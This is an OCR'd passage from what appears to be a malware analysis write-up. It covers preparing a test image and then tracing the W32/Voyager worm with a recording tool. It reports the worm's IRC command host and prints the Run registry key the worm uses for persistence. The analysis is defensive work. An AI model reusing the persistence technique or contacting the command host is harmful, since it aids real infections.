
4) Enter an image name and physical file location.




5) Make sure to select "Remove machine from Domain . . " if is still on a production network.



6) Execute the Task definition you just created.



7) Answer prompts to begin the process.



8) Image is complete.


For reverse engineering analysis of W32/Voyager Mutex's Black Box Flight Recorder was used. All you need to do is start recording and release a worm to see what it does. Black Box records all the user actions such as keystrokes, mouse movement, clicks and screen operations. It also records all system level interactions with file systems, communication channels, registry access, networks connections, processes and threads.

At the code level the actual internal operation of the program is traced such as function calls, variables, arguments, return values and line-by-line tracing. The beauty is that Black Box does not require any debug information or source code to reside on the computer where the Black Box is running, nor does it require any changes to the programs.

Using Black Box software recorders we were able to determine that a program dnsservices.exe was attempting to connect to an IRC channel bots.kujikiri.net and send information about the compromised system. Black Box also detected the

writing of a registry key during the infection of a clean baseline system.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\TaskReg=dnsservices.exe



– Mutex Black Box Code Walk.